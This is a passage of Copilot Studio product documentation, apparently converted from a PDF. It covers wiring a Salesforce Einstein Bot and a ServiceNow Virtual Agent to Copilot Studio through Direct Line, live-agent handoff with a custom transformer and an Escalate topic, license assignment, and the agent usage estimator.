
Step 7: Connect the Einstein Bot to Copilot Studio

In the Einstein Bot, configure two dialogs to connect to Copilot Studio: the **Welcome** dialog starts the Direct Line conversation. The **Confused** dialog forwards unrecognized user messages to Copilot Studio and returns the response.

Configure the Welcome dialog

The Welcome dialog initializes the Direct Line conversation when a user starts chatting.

1. In the Welcome dialog, add a greeting **Message** step (optional).
2. Add an **Action** step with Action Type **Apex** and Action Name **Start DirectLine Conversation** (`DL_GetConversation`).
3. Map the output **Conversation ID** to a variable (for example, `ConversationID`). This variable is used by subsequent actions in the Confused dialog.
4. Set the **Next Step** to your main menu or conversation dialog.



The Step Properties panel shows the variable mapping for the Start DirectLine Conversation action:

- **Input:** Named Credential: Set to `Directline` (the Named Credential from Step 4)
- **Outputs:**
 - **Conversation ID:** `ConversationID` (Text): Used by the Confused dialog actions.
 - **Response Code:** `responseCode` (Number): HTTP status code.
 - **Error Message:** `errorMessage` (Text): Error details if the call fails.

💡 Tip

Add a **Condition** step after this action to check the `responseCode` variable. If the value isn't `200`, display the error message to help diagnose connection problems during setup.

The screenshot shows the 'Step Properties' panel for the 'Start DirectLine Conversation' action. It is divided into three main sections: Action Details, Input, and Outputs.

- Action Details:**
 - * Action Type: Apex (dropdown menu)
 - * Action Name: Start DirectLine Conversation (text field with a clear button)
- Input:**
 - Input: 1 Named Credential (String) (text field)
 - Source: Value (dropdown menu)
 - Custom Value: Directline (text field)
- Outputs:**
 - Output: 1 Conversation ID (String) (text field)
 - Variable Name: ConversationID (Text) (text field with a clear button)
 - Output: 2 Response Code (Int) (text field)
 - Variable Name: responseCode (Number) (text field with a clear button)
 - Output: 3 Error Message (String) (text field)
 - Variable Name: errorMessage (Text) (text field with a clear button)

Configure the Confused dialog

The Confused dialog handles any user message that Einstein doesn't understand, forwarding it to Copilot Studio.

1. Add an **Action** step with Action Type **Apex** and Action Name **Post Message to Copilot Studio** (`DL_PostActivity`).

- **Inputs:**

- **User Message:** `[System] Last Customer Input` (required)
- **Conversation ID:** `ConversationID` variable from the Welcome dialog (required)
- **User Name, User ID, Named Credential:** Optional

- **Outputs:**

- **Response Code** (`responseCode`) [Number]
- **Error Message** (`errorMessage`) [Text]
- **Watermark** (`watermark`) [Text]: Passed to the next action.

- **Named Credential:** `Directline`
- **Outputs:**
 - **Response Code:** `responseCode` (Number)
 - **Message:** `mcsResponse` (Text): The Copilot Studio agent's response.
 - **Error Message:** `errorMessage` (Text)
 - **Watermark:** Updated watermark for subsequent calls.
 - **Has More Messages:** (Boolean): Indicates if more messages are available.
 - **Is Handoff:** (Boolean): Indicates if Copilot Studio is requesting agent handoff.

Step Properties

Action Details

* Action Type

Apex

* Action Name

Get Copilot Studio Response

Inputs

Input

1 Max Retries (Int)

Source

Value

Custom Value

5

Input

2 Initial Delay (seconds) (Int)

Source

Value

Custom Value

5

Input

3 Watermark (String)

Source

Variable

Variable Name

watermark (Text)

Input

4 Conversation ID (String)

* Source

Variable

* Variable Name

ConversationID (Text)

Input

5 Named Credential (String)

Source

Value

Custom Value

Directline

Outputs

Output

1 Response Code (Int)

Variable Name

responseCode (Number)

Output

2 Watermark (String)

Variable Name

Select a variable...

Output

3 Has More Messages (Boolean)

Variable Name

Select a variable...

Output

4 Error Message (String)

Variable Name

errorMessage (Text)

Output

5 Is Handoff (Boolean)

Variable Name

Select a variable...

Output

6 Message (String)

Variable Name


mcsResponse (Text)

ⓘ Note

The `DL_GetActivity` class includes built-in delay and retry logic to handle asynchronous responses from Copilot Studio. By default, it waits 5 seconds before the first attempt and retries up to five times. You can customize this behavior by using the optional `delaySeconds` and `maxRetries` input parameters.

1. Add a **Message** step to display the response to the user by using the `mcsResponse` variable.
2. Set the **Next Step** to **Wait for customer input** so the conversation loop continues.

The complete Confused dialog flow looks like this:



Step 8: Handle agent handoff

To enable live agent escalation, configure escalation triggers directly in your Einstein Bot. By using this configuration, you can route your users to the appropriate Salesforce Omni-Channel queues when they need human assistance.

For more information, see the Salesforce documentation [Route Conversations from an Enhanced Bot](#) .

Last updated on 03/13/2026

Hand off to ServiceNow

This article provides step-by-step instructions on how to create and connect a ServiceNow Virtual Assistant to a Copilot Studio agent and escalate to ServiceNow Live Agent. Use this integration to take advantage of the capabilities of both platforms and use generative answers to enhance your agent experience.

ⓘ Note

For more detailed information, see [Configure handoff to any generic engagement hub](#). Copilot Studio only provides hooks for you to integrate human agent solutions like ServiceNow.

The following steps are only a suggestion and you need a software development team to perform them. This procedure is intended for experienced IT professionals, developers, or system integrators who have a solid understanding of developer tools, utilities, and integrated development environments (IDEs).

Overview

The integration between Copilot Studio and ServiceNow requires the following high-level configuration steps:

1. Create an Azure Function as a relay to DirectLine.
2. Configure Bot Interconnect in ServiceNow.
3. Map topics between ServiceNow Virtual Agent and Copilot Studio.
4. Extend `DirectLinePrimaryBotIntegrationInboundTransformer`.
5. Configure handoff in Copilot Studio.

Prerequisites

Before you begin, make sure you have the following prerequisites in place:

- An active ServiceNow account with ServiceNow Virtual Agent enabled and ServiceNow Bot Interconnect enabled. (ServiceNow Yokohama or later required).

- A Copilot Studio agent configured with `no authentication` (this pattern uses server-to-server authentication with a Direct Line secret).
- Admin access to ServiceNow.

Create an Azure Function as a relay to DirectLine

The Azure Function acts as a relay, enabling ServiceNow Bot Interconnect to retrieve activities (such as messages and events) from an ongoing conversation with a Copilot Studio agent.

Important

The default wait time for the Azure Function is 2,000 ms (2 seconds), which might be too short when using generative orchestration in Copilot Studio. If messages aren't coming through in the virtual agent in ServiceNow, consider increasing the wait time.

Sample request sent by ServiceNow Bot Interconnect

HTTP

```
GET /api/relayToDirectLine HTTP/1.1
Host: your-function-app.azurewebsites.net
Authorization: Bearer YOUR_DIRECT_LINE_SECRET_HERE
ConversationId: abc123def456-conversation-id
Watermark: 5
WaitTime: 3000
```

Sample response from the Azure Function

JSON

```
{
  "activities": [
    {
      "type": "message",
      "id": "0000001",
      "timestamp": "2025-07-13T13:46:43.6095506Z",
      "text": "Hello, I'm a Copilot Studio Agent.",
      "from": {
        "id": "bot-id",
        "name": "Copilot Studio Agent",
        "role": "bot"
      },
      "conversation": {
        "id": "wwjmISGzmd3FzMEAgotiJ-us"
      }
    }
  ]
}
```

```

    },
    {
      "type": "message",
      "id": "0000002",
      "timestamp": "2025-07-13T13:46:45.0000000Z",
      "text": "speak to a live agent",
      "from": {
        "id": "user-id",
        "name": "User",
        "role": "user"
      },
      "conversation": {
        "id": "wwjmISGzmd3FzMEAgotiJ-us"
      }
    },
    {
      "type": "event",
      "id": "0000006",
      "timestamp": "2025-07-13T13:46:51.2854808Z",
      "name": "handoff.initiate",
      "value": {
        "va_LastPhrase": "speak to a live agent",
        "va_Topics": ["Escalate"]
      }
    }
  ],
  "watermark": "10"
}

```

Creating and deploying the function

You can create and deploy either the v3 Azure Function described in the ServiceNow documentation or the v4 Azure Function available in the Copilot Studio GitHub repository.

Option 1: Deploy the v3 Azure Function

To create and deploy the v3 Azure Function, follow the steps outlined in the ServiceNow documentation:

1. [Create a JavaScript function in Microsoft Azure using Visual Studio Code](#).
2. Deploy the function to Azure and retrieve the function URL for use in ServiceNow Bot Interconnect.

Option 2: Deploy the v4 Azure Function

Alternatively, you can use the v4 Azure Function available in the Copilot Studio GitHub repository:

1. Clone the repository from [Copilot Studio Samples](#). The function is located under `CopilotStudioSamples/contact-center/servicenow/DirectLineAzureFunction`.
2. Follow the instructions in [Create a JavaScript function in Azure using Visual Studio Code](#).
3. On the **Overview** page of the function app, copy the function URL.

Configure Bot Interconnect in ServiceNow

1. [Obtain your agent's Direct Line secret](#).
2. [Add the Direct Line secret key to your Virtual Agent Bot Interconnect instance](#).

Map topics between ServiceNow Virtual Agent and Copilot Studio

1. To call Copilot Studio topics, [create a Virtual Agent Bot Interconnect shell topic](#).

Extend `DirectLinePrimaryBotIntegrationInboundTransformer`

The built-in `DirectLinePrimaryBotIntegrationInboundTransformer` doesn't parse the Copilot Studio `handoff.initiate` event when the conversation needs to be handed over to a live agent.

The `shouldConnectToAgent` function in `DirectLinePrimaryBotIntegrationInboundTransformer` always returns false:

JavaScript

```
shouldConnectToAgent: function(response) {  
    return false;  
}
```

To properly handle handoff events, create a custom transformer that extends the default transformer and detects the `handoff.initiate` event.

JavaScript

```
shouldConnectToAgent: function() {  
    var response = this._response || {};  
    var activities = response.activities || [];
```

```
var handoffDetected = activities.some(function(activity) {
    return activity.type === "event" && activity.name ===
"handoff.initiate";
});

if (handoffDetected) {
    return true;
}
return false;
}
```

Create the custom transformer

1. In ServiceNow, switch to the **Bot Interconnect** application scope.
 - a. Select the globe icon in the upper right corner.
 - b. Select **Bot Interconnect** from the application list.
2. Create a new Script Include.
 - a. Go to **System Definition > Script Includes**.
 - b. Select **New**.
 - c. Configure the following settings:
 - **Name:** CustomDirectLineInboundTransformer
 - **API Name:** sn_va_bot_ic.CustomDirectLineInboundTransformer (autogenerated)
 - **Application:** Bot Interconnect (autoselected)
 - **Accessible from:** This application scope only
 - **Active:** ✓ (checked)
3. Replace the default script content with the custom transformer code from the [Copilot Studio Samples repository](#) [↗](#).
4. Select **Submit** to save the *Script Include*.

Update the Bot Interconnect configuration

1. Go to **Workflow Studio**.
 - a. In ServiceNow, go to **Workflow Studio**.
 - b. Under **Actions**, find **Direct Line Primary Bot Integration Inbound Transformer**.

2. Change the transformer action.

- a. Open the **Direct Line Primary Bot Integration Inbound Transformer** action.
- b. In the script editor, comment out the default transformer and replace it with a call to your custom transformer.

JavaScript

```
(function execute(inputs, outputs) {  
    var clientVariables = JSON.parse(inputs['client_variables']);  
    var response = JSON.parse(inputs['response']);  
    //set client variables  
    response.clientVariables = clientVariables;  
  
    //var transformedResponse = new  
    sn_va_bot_ic.DirectLinePrimaryBotIntegrationInboundTransformer(response).trans  
    formResponse();  
    var transformedResponse = new  
    sn_va_bot_ic.CustomDirectLineInboundTransformer(response).transformResponse();  
  
    outputs['transformed_response'] = transformedResponse;  
})(inputs, outputs);
```

3. Save the changes to the action and publish.

Configure handoff

To enable handoff to a ServiceNow Live Agent, add a **Transfer conversation** node to your agent's **Escalate** topic.

1. In Copilot Studio, open your agent and go to **Topics > System > Escalate**.
2. Select **+** (Add node) > **Topic management > Transfer conversation**.
3. Save your topic and publish your agent.

The **Transfer conversation** node sends a `handoff.initiate` event that ServiceNow's custom transformer detects and processes.

Sample Escalate topic YAML

You can also import the following YAML configuration for a complete Escalate topic with transfer capabilities:

YAML

```
kind: AdaptiveDialog
startBehavior: CancelOtherTopics
beginDialog:
  kind: OnEscalate
  id: main
  intent:
    displayName: Escalate
    includeInOnSelectIntent: false
    triggerQueries:
      - Talk to agent
      - Talk to a person
      - Talk to someone
      - Call back
      - Call customer service
      - Call me please
      - Call support
      - Call technical support
      - Can an agent call me
      - Can I call
      - Can I get in touch with someone else
      - Can I get real agent support
      - Can I get transferred to a person to call
      - Can I have a call in number Or can I be called
      - Can I have a representative call me
      - Can I schedule a call
      - Can I speak to a representative
      - Can I talk to a human
      - Can I talk to a human assistant
      - Can someone call me
      - Chat with a human
      - Chat with a representative
      - Chat with agent
      - Chat with someone please
      - Connect me to a live agent
      - Connect me to a person
      - Could some one contact me by phone
      - Customer agent
      - Customer representative
      - Customer service
      - I need a manager to contact me
      - I need customer service
      - I need help from a person
      - I need to speak with a live agent
      - I need to talk to a specialist please
      - I want to talk to customer service
      - I want to proceed with live support
      - I want to speak with a consultant
      - I want to speak with a live tech
      - I would like to speak with an associate
      - I would like to talk to a technician
      - Talk with tech support member
```

actions:

```
- kind: TransferConversationV2
  id: transferConversationV2_3JXrI7
  transferType:
    kind: TransferToAgent
    messageToAgent:
      context:
        kind: AutomaticTransferContext
```

Troubleshooting

If you encounter errors in the ServiceNow Virtual Agent chat widget, follow these troubleshooting steps:

Check Azure Function logs

1. Verify that your Azure Function is working correctly and isn't returning errors.
2. View real-time logs by using [Azure Functions streaming logs](#).
3. Check Application Insights for detailed telemetry and error information.

Enable ServiceNow debugging

Use ServiceNow's built-in debugging tools to trace the execution flow:

1. Enable [Script Tracer](#)  in ServiceNow.
2. Repeat the action that's causing the error.
3. Review the trace logs to identify where the problem occurs.

Monitor Copilot Studio invocations

Make sure your Copilot Studio agent is invoked correctly:

1. [Connect your Copilot Studio agent to Application Insights](#).
2. Monitor the telemetry to confirm the agent is receiving requests from ServiceNow.
3. Check for any errors or unexpected behavior in the agent's execution.

Common problems and solutions

- **Handoff doesn't trigger:** Verify the custom transformer is active and the Transfer conversation node is properly configured.
 - **Authentication errors:** Ensure the Direct Line secret is correctly configured in ServiceNow. Specifically, link the credential record in ServiceNow with a connection record.
 - **Function timeout:** Check if the Azure Function is timing out and increase the timeout settings if necessary.
-

Last updated on 04/02/2026

Assign licenses and manage access to Copilot Studio

This article is written for tenant administrators. If you want to sign up for Copilot Studio as an individual, see [Get access to Copilot Studio](#).

Important

- For the most complete and up-to-date Copilot Studio licensing and billing information, refer to the [Microsoft Copilot Studio Licensing Guide](#).
- Forecast your agent's Copilot Credits volume using the [Microsoft Copilot Studio agent usage estimator](#). Create estimates and potential consumption impacts by selecting from agent type, traffic, orchestration, knowledge, and tools.

To create and manage agents with Copilot Studio, you need:

- A license for each user, also known as a *per user license* (or *Copilot Studio User License* as referred to on the [Microsoft 365 admin center](#)). Assign this license to individual users who need access to create and manage agents.
- A license for your organization, also known as a *tenant license* (or *Copilot Studio* as referred to on the [Microsoft 365 admin center](#)). The tenant administrator acquires this license. You can't assign this license to individual users.

Note

- Users of your agents don't need a special license. After you publish your agent, anyone who can access the published agent can interact with it.
- Guest users of your tenant can't access Copilot Studio.

For more information, see [Copilot Studio licensing](#).

Important

If you purchase a Copilot Studio license through volume licensing or any channel other than the [Microsoft 365 admin center](#), you need to acquire both a tenant license and user licenses through that channel, preferably as part of a single transaction.

Buy a tenant license

Purchase licenses for your organization by going to the [Microsoft 365 admin center](#). You must sign in with an admin account to buy licenses.

1. Go to the [Microsoft 365 admin center](#) and sign in with your administrator account.
2. On the side pane, expand the **Billing** menu, and then select **Purchase services**.
3. Search for **Copilot Studio**, and complete the checkout process.

Acquire user licenses

After you purchase a Copilot Studio license from the Microsoft 365 admin center, purchase user licenses to give users access to the product.


1. In the Microsoft 365 admin center, go to **Billing**, then select **Purchase services**.
2. Scroll down to the **Add-ons** section.
3. Look for **Copilot Studio User License**.
4. Select the number of licenses you need and complete the checkout process.

Important

If you purchased a Copilot Studio license through volume licensing or any channel other than the [Microsoft 365 admin center](#), you must acquire both a tenant license and user licenses through that channel, preferably as part of a single transaction.

Assign licenses to users

1. Go to the [Microsoft 365 admin center](#) and sign in with your administrator account.
2. On the side pane, expand the **Users** menu, and then select **Active users**.



3. Select a name, and then select **Manage product licenses**.

4. On the flyout pane, select the check box next to **Copilot Studio user license**, and then select **Save changes**.

Repeat these steps to add more users, or exit the Microsoft 365 admin center if you're finished.

Users can now sign in to [Copilot Studio](#).

ⓘ Note

To simplify user license management, assign licenses to a Microsoft Entra ID security group. For more information, see [Assign licenses to users by group membership in Microsoft Entra ID](#).

How to differentiate between tenant and user licenses

If you're unsure whether you have both of the required licenses, on the [Microsoft 365 admin center](#) go to **Billing** and then **Subscriptions** to see the list of active licenses. For Copilot Studio, you should see two licenses:

- Copilot Studio
- Copilot Studio User License

You can only assign the *Copilot Studio User License* to specific users. You don't need to assign the *Copilot Studio* license.

Trial plans

Users in your organization can try Copilot Studio for a limited time.

You can [disable or enable the ability for users to sign up for a trial themselves](#) by modifying the **AllowAdHocSubscriptions** flag in your organization settings.

ⓘ Note

The trial license gives you access to Copilot Studio to create agents. You can test your agents using the test chat panel. However, you can't publish the agent.

Subscription capacity

When you purchase a license, you gain capacity for the specified number of billed sessions. Copilot Studio pools this capacity across the entire tenant.

The consumption of the capacity isn't reported at the tenant level, but [can be seen for each individual agent](#).

For more information, see [Quotas and limits](#).

Using Power Automate with a Copilot Studio license

- [Quotas and limits](#)
- [Use Power Automate flows](#)

Last updated on 01/23/2026

Agent usage estimator

Overview

The [Microsoft agent usage estimator](#) is a transparent, client-facing tool that helps organizations forecast their monthly Copilot credit consumption across multiple AI agents in Microsoft Dynamics 365 and Copilot Studio.

What is the agent usage estimator?

The estimator provides real-time credit consumption calculations based on your specific usage patterns, agent configurations, and feature selections. It supports multiple agent types across:

- **Copilot Studio:** Custom employee-facing (B2E) and customer-facing (B2C) agents
- **Dynamics 365 Sales:** Sales Qualification Agent
- **Dynamics 365 Service:** Case Management, Customer Intent, and Quality Evaluation Agents
- **Dynamics 365 Finance:** Account Reconciliation Agent
- **Dynamics 365 Supply Chain Management:** Supplier Communications Agent

What should I use this tool for?

Appropriate for the following use cases:

- Forecasting monthly Copilot credit consumption for budget planning.
- Comparing costs across different agent configurations and complexity scenarios.
- Understanding how feature usage impacts credit consumption.
- Testing low, medium, and high volume scenarios before purchase.
- Generating PDF reports for procurement approval and stakeholder review.
- Aggregating costs for multiple agents across departments or business units.

Not appropriate for the following use cases:

- Create definite pricing quotes or contractual commitments.
- Guarantee cost forecasts (actual consumption might vary).
- Replace official Microsoft pricing calculators.
- Track historical usage (this tool only provides forward-looking estimates).

Important disclaimers

- This estimator provides informational estimates only and makes no guarantees of final costs.
- Actual credit consumption depends on real-world usage patterns, which might differ from estimates.
- Monthly volumes can fluctuate based on seasonality, business growth, and operational changes.
- Feature adoption rates and user behavior can affect consumption.
- Don't use this tool as a pricing calculator for definite forecasts of monthly expenses.
- To account for variance, always add a 10-20% buffer above estimates.

How to monitor actual consumption

After purchase, customers can monitor real credit consumption in the [Power Platform Admin Center](#)  under Licensing. This feature helps you to:

- Track actual versus estimated consumption
- Set up alerts for consumption thresholds
- Adjust configurations based on real data
- Purchase extra credits as needed

Get started

Select agent categories

Choose one or more categories to filter available agent types:

- Copilot Studio Custom
- Dynamics 365 Sales
- Dynamics 365 Service
- Dynamics 365 Finance
- Dynamics 365 Supply Chain Management
- Microsoft 365

Add agents

Select the + button on agent cards to add them to your estimate. You can add multiple instances of the same agent type with different configurations.

Configure each agent

Expand agent configuration cards and enter your specific parameters. The agent-specific sections explain all inputs in detail.

Review results

The right panel displays:

- **Total monthly credits** across all agents
- **Breakdown by activity type** (knowledge, actions, flows, and more)
- **Per-agent details** (expand to see individual contributions)

Export results

Use the "Download Results" button to generate a PDF report containing all configurations and estimates for stakeholder review.

Multi-agent estimation

Add multiple agents

The estimator supports configuring multiple agents simultaneously. This feature is useful when:

- Different departments use different agent types (Sales uses SQA, Service uses CMA)
- You want to compare costs across scenarios (high volume vs low volume)
- You need aggregate budget forecasts across the organization

Add an Agent

1. [Select agent categories](#).
2. Select the "+" button on an [agent card](#).
3. The [agent configuration](#) appears as an expanded card.
4. Configure the agent parameters.
5. The results update automatically in the right panel.

Manage multiple agents

- **Duplicate:** Create a copy with the same configuration. This option is useful for scenario comparison.

- **Remove:** Delete an agent from your estimation.
- **Expand/Collapse:** Show or hide configuration details.
- **Rename:** Select the agent name to customize it (for example, "Sales Team - High Volume").

Aggregate results

The results panel shows:

- **Total credits and cost:** Sum across all configured agents.
- **Breakdown by type:** Credits grouped by activity category, such as knowledge, actions, and flows.
- **Per-agent details:** Expand to see individual agent contributions.

ⓘ Note

The Sales Qualification Agent (SQA), Case Management Agent (CMA), Customer Intent Agent (CIA), Quality Evaluation Agent (QEA), Supplier Communications Agent (SCA), and Account Reconciliation Agent (ARA) use specialized calculation structures. They contribute only to total credits, not to detailed category breakdowns.

Export results

PDF export

Select the **Download Results** button to generate a PDF that contains:

- Summary of all configured agents.
- Input parameters for each agent.
- Credit breakdown by activity type.
- Total monthly credits and cost estimate.
- Timestamp and disclaimer.

